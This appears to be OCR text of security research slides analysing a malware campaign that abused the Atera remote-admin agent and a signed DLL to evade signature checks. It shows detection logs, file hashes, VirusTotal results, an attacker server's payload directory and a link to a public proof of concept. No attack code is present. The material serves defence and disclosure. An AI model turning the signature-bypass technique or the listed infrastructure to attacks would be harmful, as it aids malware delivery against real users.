


DetectionTree


```
Detected on:
PROCESS: c:\program files (x86)\atera networks\ateraagent\ateraagent.exe | Pid: 16636 | PPid: 8992 | Signer: image not signed | IntegrityLevel: system | ArgsDe
coded:  | Args: /i /IntegratorLogin="Antik.Corp@mailto.plus" /CompanyId="1" /IntegratorLoginUI="" /CompanyIdUI="" /FolderId="" /AccountId="0013z00002k4vGwAAI"
INDICATORS:
TYPE: Registry | Key: hkey_local_machine\software\atera networks\alphaagent | Value: integratorlogin | NewData: antik.corp@mailto.plus | OldData: | OpMask: cre
ate|write|rea
```

Initial Access – Atera Agent

- Look for “suspicious” Atera installations



```
DetectionTree          >
                       Detected on:
                       PROCESS: c:\program files (x86)\atera networks\ateraagent\ateraagent.exe | Pid: 16636 | PPid: 8992 | Signer: image not signed | IntegrityLevel: system | ArgsDe
                       coded:  | Args: /i /IntegratorLogin="Antik.Corp@mailto.plus" /CompanyId="1" /IntegratorLoginUI="" /CompanyIdUI="" /FolderId="" /AccountId="0013z00002k4vGwAAI"
                       INDICATORS:
                       TYPE: Registry | Key: hkey_local_machine\software\atera networks\alphaagent | Value: integratorlogin | NewData: antik.corp@mailto.plus | OldData: | OpMask: cre
                       ate|write|rea
```




Your tempmail address is ready

antik.corp @mailto.plus

Initial Access – Atera Agent

- Look for “suspicious” Atera installations



DetectionTree

```
Detected on:
PROCESS: c:\program files (x86)\atera networks\ateraagent\ateraagent.exe | Pid: 16636 | PPid: 8992 | Signer: image not signed | IntegrityLevel: system | ArgsDe
coded:  | Args: /i /IntegratorLogin="Antik.Corp@mailto.plus" /CompanyId="1" /IntegratorLoginUI="" /CompanyIdUI="" /FolderId="" /AccountId="0013z00002k4vGwAAI"
INDICATORS:
TYPE: Registry | Key: hkey_local_machine\software\atera networks\alphaagent | Value: integratorlogin | NewData: antik.corp@mailto.plus | OldData: | OpMask: cre
ate|write|rea
```

Your tempmail address is ready

antik.corp @mailto.plus


content:"Antik.Corp@mailto.plus"

	Detections	Size	First seen	Last seen	Submitters
B5CD3AC0DCE6E3B58763AE20BA937C018FA230CE432B6931154103508C109A40 C:\Users\Owner\Downloads\Java.msi msi obfuscated checks-disk-space long-sleeps runtime-modules signed detect-debug-environment ...	3 / 57	632.00 KB	2021-11-17 01:01:08	2021-11-17 01:01:08	1


Security vendors' analysis on 2021-11-29T05:03:45 UTC

DrWeb	Program.RemoteAdminNET.1	TrendMicro	PUA.Win32.AgentInstaller.A
TrendMicro-HouseCall	PUA.Win32.AgentInstaller.A	Ad-Aware	Undetected
AhnLab-V3	Undetected	ALYac	Undetected

Campaign Victims




Campaign Victims




Over 2,000 victims from 116 countries

Campaign Victims




Over 2,000 victims from 116 countries



```
Index of /_country

Name                Last modified     Size  Description

Parent Directory                       -
9091.dll            2021-11-08 12:23 796K
9092.dll            2021-11-25 10:08 803K
9092.exe            2021-11-25 10:07 152K
9095.dll            2021-11-25 09:21 1.5M
9095.exe            2021-11-25 09:25 152K
MODE.zip            2021-11-15 18:12 1.2M
ca.dll              2021-11-30 08:55 1.7M
ca1.dll             2021-11-10 15:41 906K
check.php           2021-11-28 10:02 2.4K
entries             2021-12-02 12:48 135K
no_stat_check.php   2021-11-10 10:55 1.3K
startca.exe         2021-11-24 15:34 152K
us.dll              2021-11-29 16:12 814K

Apache/2.4.41 (Ubuntu) Server at teamworks455.com Port 80
```

Impact

- VirusTotal - Exhaustive check for digital signatures



6 security vendors and 1 sandbox flagged this file as malicious

89ccde97787a3eb0f9de38ab51c9f3278a3b18531b0fa468f08b55a133263b1c

AppResolver.dll

64bits assembly detect-debug-environment invalid-rich-pe-linker-version overlay pedll signed

569.95 KB
Size

2021-12-13 16:21:19 UTC
8 minutes ago

34 security vendors and no sandboxes flagged this file as malicious

89ccde97787a3eb0f9de38ab51c9f3278a3b18531b0fa468f08b55a133263b1c

AppResolver.dll

64bits assembly detect-debug-environment invalid-rich-pe-linker-version overlay pedll

569.95 KB
Size

2022-05-05 19:02:11 UTC
11 days ago

- Atera – Block malicious account and use of temp mail for sign up

Summary

Can we trust a digital signature?

Sort of…

Vulnerablity

Most environments are

Fix

Apply exhaustive signature verification

Exploit

Can be used for code execution/delivery

Questions?

Thank you for listening!

Reach me at @golan13

You can read the full publication at research.checkpoint.com

A POC can be found at https://github.com/golan13/SignaturePayload